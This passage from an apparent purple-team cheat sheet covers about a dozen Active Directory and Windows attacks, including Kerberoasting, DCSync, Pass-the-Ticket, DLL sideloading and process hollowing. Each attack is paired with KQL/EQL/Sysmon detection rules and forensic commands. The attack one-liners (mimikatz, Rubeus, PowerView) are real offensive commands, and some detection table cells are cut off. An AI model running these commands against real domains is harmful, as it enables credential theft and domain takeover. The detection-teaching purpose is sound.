| where AccountName == "Administrator" or AccountName == "unknown"
| project TimeGenerated, AccountName, LogonType, IpAddress
```



PURPLE #15

Silver Ticket

Attack Technique and Command

Technique	Command	Description
Silver Ticket Attack	`mimikatz.exe "kerberos::golden /user:User /domain:yourdomain.com /sid:S-1-5-21-XXXXXX-XXXXXX-XXXXXX /target:service.yourdomain.com /service:ServiceType /rc4:XXXXXX /ptt"`	Generates a Silver Ticket for a specific service using Mimikatz.

Detection: Event Codes and KQL/EQL Rules

Event Code	Description	KQL/EQL Rule
4769	Kerberos Service Ticket (TGS) was requested	`SecurityEvent
4672	Special Privileges Assigned to New Logon	`SecurityEvent
4624	Successful Account Logon	`SecurityEvent

Forensics Commands and Codes

Command	Description
`log2timeline.py -z UTC -o L2tcsv timeline.plaso -w timeline.csv`	Extracts timeline from forensic images.
`volatility -f memory_dump.raw --profile=Win10x64_18362 netscan`	Scans for network artifacts in a memory dump.
`tcpdump -i eth0 port 88 -w kerberos_traffic.pcap`	Captures Kerberos traffic for analysis.

Full Raw KQL/EQL Rules for Detecting Silver Ticket Usage

KQL Rule: Unusual Kerberos Service Ticket Requests

KQL


```
SecurityEvent
| where EventID == 4769
| where ServiceName !contains 'krbtgt'
| project TimeGenerated, AccountName, ServiceName, TicketOptions
```

EQL Rule: Anomalous Kerberos Service Ticket Assignments

```
sequence by AccountName
  [security where EventID == 4672]
  [security where EventID == 4769 and ServiceName !contains 'krbtgt'] by AccountName
| where sequence.count > 5
```

KQL Rule: Suspicious Logon Types

```
SecurityEvent
| where EventID == 4624 and LogonType == 3
| where AccountName == "specific_user" or AccountName == "unknown"
| project TimeGenerated, AccountName, LogonType, IpAddress
```



PURPLE #16

kerberoasting

Attack Technique and Command

Technique	Command	Description
Kerberoasting	`GetUserSPNs.py -request -dc-ip <DC_IP> <DOMAIN>/<USER>: <PASSWORD>`	Uses GetUserSPNs.py to request service tickets for service accounts.
Kerberoasting	`mimikatz.exe "kerberos::list /export"`	Uses Mimikatz to list and export service tickets.

Detection: Event Codes and KQL/EQL Rules

Event Code	Description	KQL/EQL Rule
4769	Kerberos Service Ticket (TGS) was requested	`SecurityEvent
4672	Special Privileges Assigned to New Logon	`SecurityEvent

Forensics Commands and Codes

Command	Description
`tcpdump -i eth0 port 88 -w kerberos_traffic.pcap`	Captures Kerberos traffic for analysis.
`volatility -f memory_dump.raw --profile=Win10x64_18362 netscan`	Scans for network artifacts in a memory dump.
`log2timeline.py -z UTC -o L2tcsv timeline.plaso -w timeline.csv`	Extracts timeline from forensic images.

Full Raw KQL/EQL Rules for Detecting Kerberoasting


KQL Rule: Unusual Kerberos Service Ticket Requests

KQL

```
SecurityEvent
| where EventID == 4769
| where ServiceName !contains 'krbtgt' and TicketOptions has '0x40810000'
| project TimeGenerated, AccountName, ServiceName, TicketOptions
```

EQL Rule: Anomalous Kerberos Service Ticket Activity

```
sequence by AccountName
  [security where EventID == 4672]
  [security where EventID == 4769 and ServiceName !contains 'krbtgt'] by AccountName
| where sequence.count > 5
```



PURPLE #17

Pass-the-Ticket

Attack Technique and Command

Technique	Command	Description
Pass the Ticket	`mimikatz.exe "kerberos::ptt <ticket.kirbi>"`	Uses Mimikatz to pass a Kerberos ticket for authentication.
Pass the Ticket	`Invoke-Mimikatz -Command '"kerberos::ptt <ticket.kirbi>"'`	Uses PowerShell and Mimikatz to pass a Kerberos ticket.

Detection: Event Codes and KQL/EQL Rules

Event Code	Description	KQL/EQL Rule
4624	An account was successfully logged on.	`SecurityEvent
4672	Special Privileges Assigned to New Logon	`SecurityEvent
4768	Kerberos Authentication Ticket (TGT) was requested	`SecurityEvent

Forensics Commands and Codes

Command	Description
`tcpdump -i eth0 port 88 -w kerberos_traffic.pcap`	Captures Kerberos traffic for analysis.
`volatility -f memory_dump.raw --profile=Win10x64_18362 netscan`	Scans for network artifacts in a memory dump.
`log2timeline.py -z UTC -o L2tcsv timeline.plaso -w timeline.csv`	Extracts timeline from forensic images.

Full Raw KQL/EQL Rules for Detecting Pass the Ticket Usage

KQL Rule: Suspicious Kerberos Ticket Use

KQL


```
SecurityEvent
| where EventID == 4624 and LogonType == 9
| project TimeGenerated, AccountName, LogonType, IpAddress
```

EQL Rule: Anomalous Kerberos Ticket Assignments

```
sequence by AccountName
  [security where EventID == 4672]
  [security where EventID == 4624 and LogonType == 9] by AccountName
| where sequence.count > 5
```

KQL Rule: Abnormal Kerberos TGT Requests

```
SecurityEvent
| where EventID == 4768
| where TicketOptions has '0x40810000'
| project TimeGenerated, AccountName, ServiceName, TicketOptions
```



PURPLE #18

DCSync



Attack Technique and Command

Technique	Command	Description
DCSync	`mimikatz.exe "lsadump::dcsync /user:krbtgt /domain:yourdomain.com"`	Uses Mimikatz to simulate the behavior of a Domain Controller and request account password data.

Detection: Event Codes and KQL/EQL Rules

Event Code	Description	KQL/EQL Rule
4662	An operation was performed on an object	`SecurityEvent
4672	Special Privileges Assigned to New Logon	`SecurityEvent
4768	Kerberos Authentication Ticket (TGT) was requested	`SecurityEvent

Forensics Commands and Codes

Command	Description
`tcpdump -i eth0 port 88 -w kerberos_traffic.pcap`	Captures Kerberos traffic for analysis.
`volatility -f memory_dump.raw --profile=Win10x64_18362 netscan`	Scans for network artifacts in a memory dump.
`log2timeline.py -z UTC -o L2tcsv timeline.plaso -w timeline.csv`	Extracts timeline from forensic images.

Full Raw KQL/EQL Rules for Detecting DCSync Usage

KQL Rule: Unusual Directory Service Access

```
SecurityEvent
| where EventID == 4662
| where ObjectProperties contains 'Replicating Directory Changes'
| project TimeGenerated, AccountName, ObjectProperties
```


KQL

EQL Rule: Anomalous Directory Replication Requests

```
sequence by AccountName
  [security where EventID == 4672]
  [security where EventID == 4662 and ObjectProperties contains 'Replicating Directory Changes'] by AccountName
| where sequence.count > 5
```

KQL Rule: Suspicious Kerberos TGT Requests

```
SecurityEvent
| where EventID == 4768
| where TicketOptions has '0x40810000'
| project TimeGenerated, AccountName, ServiceName, TicketOptions
```



PURPLE #19

AS REP

Attack Technique and Command

Technique	Command	Description
AS-REP Roasting	`GetNPUsers.py -request -dc-ip <DC_IP> <DOMAIN>/ -usersfile users.txt`	Uses GetNPUsers.py to request AS-REP for users without pre-authentication.
AS-REP Roasting	`Rubeus.exe asreproast`	Uses Rubeus to perform AS-REP roasting on the domain.

Detection: Event Codes and KQL/EQL Rules

Event Code	Description	KQL/EQL Rule
4768	Kerberos Authentication Ticket (TGT) was requested	`SecurityEvent
4769	Kerberos Service Ticket (TGS) was requested	`SecurityEvent
4771	Kerberos pre-authentication failed	`SecurityEvent

Forensics Commands and Codes

Command	Description
`tcpdump -i eth0 port 88 -w kerberos_traffic.pcap`	Captures Kerberos traffic for analysis.
`volatility -f memory_dump.raw --profile=Win10x64_18362 netscan`	Scans for network artifacts in a memory dump.
`log2timeline.py -z UTC -o L2tcsv timeline.plaso -w timeline.csv`	Extracts timeline from forensic images.

Full Raw KQL/EQL Rules for Detecting AS-REP Roasting

KQL Rule: Unusual Kerberos TGT Requests without Pre-Authentication


```kql
SecurityEvent
| where EventID == 4768
| where TicketOptions has '0x40810000' and TicketEncryptionType == 0x17
| project TimeGenerated, AccountName, ServiceName, TicketOptions, TicketEncryptionType
```

EQL Rule: Anomalous Kerberos Pre-Authentication Failures

```
sequence by AccountName
  [security where EventID == 4771]
  [security where EventID == 4768 and TicketOptions has '0x40810000' and TicketEncryptionType == 0x17] by AccountName
| where sequence.count > 5
```

KQL Rule: Suspicious Kerberos Service Ticket Requests

```
SecurityEvent
| where EventID == 4769
| where ServiceName contains 'krbtgt' and TicketEncryptionType == 0x17
| project TimeGenerated, AccountName, ServiceName, TicketEncryptionType
```



PURPLE #20

GenericWrite

Attack Technique and Command

Technique	Command	Description
GenericWrite	`Set-DomainObjectAcl -TargetIdentity "CN=GroupName,OU=Groups,DC=domain,DC=com" -PrincipalIdentity "hacker" -Rights GenericWrite`	Uses PowerView to modify the ACL of a domain object, granting GenericWrite rights to an attacker.
GenericWrite	`Add-DomainObjectAcl -TargetIdentity "CN=GroupName,OU=Groups,DC=domain,DC=com" -PrincipalIdentity "hacker" -Rights All`	Adds an ACL entry to a domain object, granting full rights to an attacker.

Detection: Event Codes and KQL/EQL Rules

Event Code	Description	KQL/EQL Rule
5136	A directory service object was modified	`SecurityEvent
4662	An operation was performed on an object	`SecurityEvent
4728	A member was added to a security-enabled global group	`SecurityEvent

Forensics Commands and Codes

Command	Description
`log2timeline.py -z UTC -o L2tcsv timeline.plaso -w timeline.csv`	Extracts timeline from forensic images.
`volatility -f memory_dump.raw --profile=Win10x64_18362 netscan`	Scans for network artifacts in a memory dump.
`tcpdump -i eth0 -w network_traffic.pcap`	Captures network traffic for analysis.

Full Raw KQL/EQL Rules for Detecting GenericWrite Usage

KQL Rule: Unusual Directory Service Object Modifications

KQL


```
SecurityEvent
| where EventID == 5136
| project TimeGenerated, AccountName, ObjectDN, AttributeLDAPDisplayName, AttributeValue
```

EQL Rule: Anomalous ACL Changes

```
sequence by AccountName
  [security where EventID == 4662 and ObjectProperties contains 'WriteProperty']
  [security where EventID == 4728] by AccountName
| where sequence.count > 5
```

KQL Rule: Suspicious Group Membership Changes

```
SecurityEvent
| where EventID == 4728
| project TimeGenerated, AccountName, MemberName, TargetSid
```



PURPLE #21

Domain Trust

Attack Technique and Command

Technique	Command	Description
Domain Trust Exploitation	`Get-DomainTrustMapping -API`	Uses PowerView to enumerate domain trusts.
Domain Trust Exploitation	`Get-NetDomainTrust -Domain yourdomain.com`	Enumerates domain trusts using PowerSploit.

Detection: Event Codes and KQL/EQL Rules

Event Code	Description	KQL/EQL Rule
4769	Kerberos Service Ticket (TGS) was requested	`SecurityEvent
4672	Special Privileges Assigned to New Logon	`SecurityEvent
4624	Successful Account Logon	`SecurityEvent

Forensics Commands and Codes

Command	Description
`tcpdump -i eth0 port 88 -w kerberos_traffic.pcap`	Captures Kerberos traffic for analysis.
`volatility -f memory_dump.raw --profile=Win10x64_18362 netscan`	Scans for network artifacts in a memory dump.
`log2timeline.py -z UTC -o L2tcsv timeline.plaso -w timeline.csv`	Extracts timeline from forensic images.

Full Raw KQL/EQL Rules for Detecting Domain Trust Abuse

KQL Rule: Unusual Kerberos Service Ticket Requests Across Domains

KQL


```
SecurityEvent
| where EventID == 4769
| where ServiceName contains 'krbtgt' and TicketOptions has '0x40810000'
| project TimeGenerated, AccountName, ServiceName, TicketOptions, IpAddress
```

EQL Rule: Anomalous Domain Trust Activity

```
sequence by AccountName
  [security where EventID == 4672]
  [security where EventID == 4769 and ServiceName contains 'krbtgt'] by AccountName
| where sequence.count > 5
```

KQL Rule: Suspicious Cross-Domain Logon Types

```
SecurityEvent
| where EventID == 4624 and LogonType == 3
| where TargetDomainName != "yourdomain.com"
| project TimeGenerated, AccountName, LogonType, TargetDomainName, IpAddress
```



PURPLE #22

Attributes

Attack Techniques and Commands

Technique	Command	Description
SEBackup Privilege Abuse	`Get-SeBackupPrivilege -ComputerName target`	Uses PowerSploit to exploit SEBackup privilege on a target computer.
SeLoadDriverPrivilege Module	`Invoke-SeLoadDriverPrivilege -ComputerName target -DriverPath path_to_driver`	Uses a custom module to load a driver using SeLoadDriverPrivilege.
ForceChangePassword Abuse	`Set-DomainUserPassword -Identity user -AccountPassword (ConvertTo-SecureString 'NewPass!' -AsPlainText -Force)`	Forces a password change for a domain user using PowerView.

Detection: Event Codes and KQL/EQL Rules

Event Code	Description	KQL/EQL Rule
4672	Special Privileges Assigned to New Logon	`SecurityEvent
4688	A new process has been created	`SecurityEvent
4728	A member was added to a security-enabled global group	`SecurityEvent

Forensics Commands and Codes

Command	Description
`log2timeline.py -z UTC -o L2tcsv timeline.plaso -w timeline.csv`	Extracts timeline from forensic images.
`volatility -f memory_dump.raw --profile=Win10x64_18362 netscan`	Scans for network artifacts in a memory dump.
`tcpdump -i eth0 -w network_traffic.pcap`	Captures network traffic for analysis.

Full Raw KQL/EQL Rules for Detecting Malicious Patterns

KQL Rule: Unusual Use of SEBackup Privilege

KQL


```
SecurityEvent
| where EventID == 4672
| where PrivilegeList contains 'SeBackupPrivilege'
| project TimeGenerated, AccountName, PrivilegeList
```

EQL Rule: Suspicious Driver Loading Activity

```
sequence by Hostname, AccountName
  [process where EventID == 4688 and NewProcessName contains 'powershell.exe']
  [process where EventID == 4688 and CommandLine contains 'Invoke-SeLoadDriverPrivilege'] by Hostname, AccountName
| where sequence.count > 2
```

KQL Rule: Abnormal Changes to User Passwords

```
SecurityEvent
| where EventID == 4728
| where MemberSid contains 'S-1-5-21-' and TargetUserName contains 'user'
| project TimeGenerated, MemberSid, TargetUserName
```



PURPLE #23

DLL Sideloading



HADESS.IO

Attack Technique and Command

Technique	Command	Description
DLL Sideloading	`copy evil.dll C:\Path\To\Legitimate\Application\`	Places a malicious DLL in a directory where a legitimate application will load it.

Detection: Event Codes, KQL/EQL, Sysmon, and Wazuh Rules

Event Code	Description	KQL/EQL Rule	Sysmon/Wazuh Rule
4688	A new process has been created	`SecurityEvent	where EventID == 4688 and NewProcessName contains 'legitimate_application.exe'`
7	Image loaded (Sysmon)	`Sysmon	where EventID == 7 and ImageLoaded contains 'evil.dll'`
1	Process creation (Sysmon)	`Sysmon	where EventID == 1 and ParentImage contains 'legitimate_application.exe'`

Forensics Commands and Codes

Command	Description
`log2timeline.py -z UTC -o L2tcsv timeline.plaso -w timeline.csv`	Extracts timeline from forensic images.
`volatility -f memory_dump.raw --profile=Win10x64_18362 dlllist`	Lists loaded DLLs in a memory dump.
`tcpdump -i eth0 -w network_traffic.pcap`	Captures network traffic for analysis.

Full Raw KQL/EQL Rules for Detecting DLL Sideloading

KQL Rule: Suspicious DLL Load Patterns

KQL


```
Sysmon
| where EventID == 7
| where ImageLoaded contains 'evil.dll' and Image contains 'legitimate_application.exe'
| project TimeGenerated, Computer, Image, ImageLoaded
```

EQL Rule: Anomalous DLL Loading Activity

```
sequence by Hostname, Image
  [process where EventID == 1 and ParentImage contains 'legitimate_application.exe']
  [dll where EventID == 7 and ImageLoaded contains 'evil.dll'] by Hostname, Image
| where sequence.count > 2
```

Sysmon/Wazuh Rule: Malicious DLL Load Detection

```
- rule.id: 7
  field: sysmon.image_loaded
  value: 'evil.dll'
- rule.id: 1
  field: sysmon.parent_image
  value: 'legitimate_application.exe'
```



PURPLE #24

Process Hallowing and Process Doppelgänging



Attack Techniques and Commands

Technique	Command	Description
Process Hollowing	`Invoke-ProcessHollowing -SourcePath "C:\Windows\System32\svchost.exe" -TargetPath "C:\Path\To\Malicious.exe"`	Uses a PowerShell script to perform process hollowing.
Process Doppelgänging	`Invoke-ProcessDoppelganging -Target "C:\Windows\System32\notepad.exe" -Payload "C:\Path\To\Malicious.exe" -Doppelganger "C:\Windows\System32\svchost.exe"`	Executes Process Doppelgänging using a custom tool or script.

Detection: Event Codes, KQL/EQL, Sysmon, and Wazuh Rules

Event Code	Description	KQL/EQL Rule	Sysmon/Wazuh Rule
4688	A new process has been created	`SecurityEvent	where EventID == 4688 and NewProcessName contains 'notepad.exe'`
1	Process creation (Sysmon)	`Sysmon	where EventID == 1 and ParentImage contains 'svchost.exe'`
7	Image loaded (Sysmon)	`Sysmon	where EventID == 7 and ImageLoaded contains 'malicious.dll'`

Forensics Commands and Codes

Command	Description
`log2timeline.py -z UTC -o L2tcsv timeline.plaso -w timeline.csv`	Extracts timeline from forensic images.
`volatility -f memory_dump.raw --profile=Win10x64_18362 pslist`	Lists running processes in a memory dump.
`tcpdump -i eth0 -w network_traffic.pcap`	Captures network traffic for analysis.

Full Raw KQL/EQL Rules for Detecting Process Hollowing and Doppelgänging

KQL Rule: Suspicious Process Creation Patterns

KQL


```
Sysmon
| where EventID == 1
| where ParentImage contains 'svchost.exe' and ProcessName contains 'notepad.exe'
| project TimeGenerated, Computer, ParentImage, ProcessName
```

EQL Rule: Anomalous Process Execution

```
sequence by Hostname, Image
  [process where EventID == 1 and ParentImage contains 'svchost.exe']
  [process where EventID == 1 and ProcessName contains 'notepad.exe'] by Hostname, Image
| where sequence.count > 2
```

Sysmon/Wazuh Rule: Malicious Image Load Detection

```
- rule.id: 7
  field: sysmon.image_loaded
  value: 'malicious.dll'
- rule.id: 1
  field: sysmon.parent_image
  value: 'svchost.exe'
```



PURPLE #25

Delegation

Attack Techniques and Commands

Technique	Command	Description
Unconstrained Delegation Abuse	`Set-ADComputer -Identity "targetComputer" -TrustedForDelegation $true`	Configures a computer for unconstrained delegation using PowerShell.
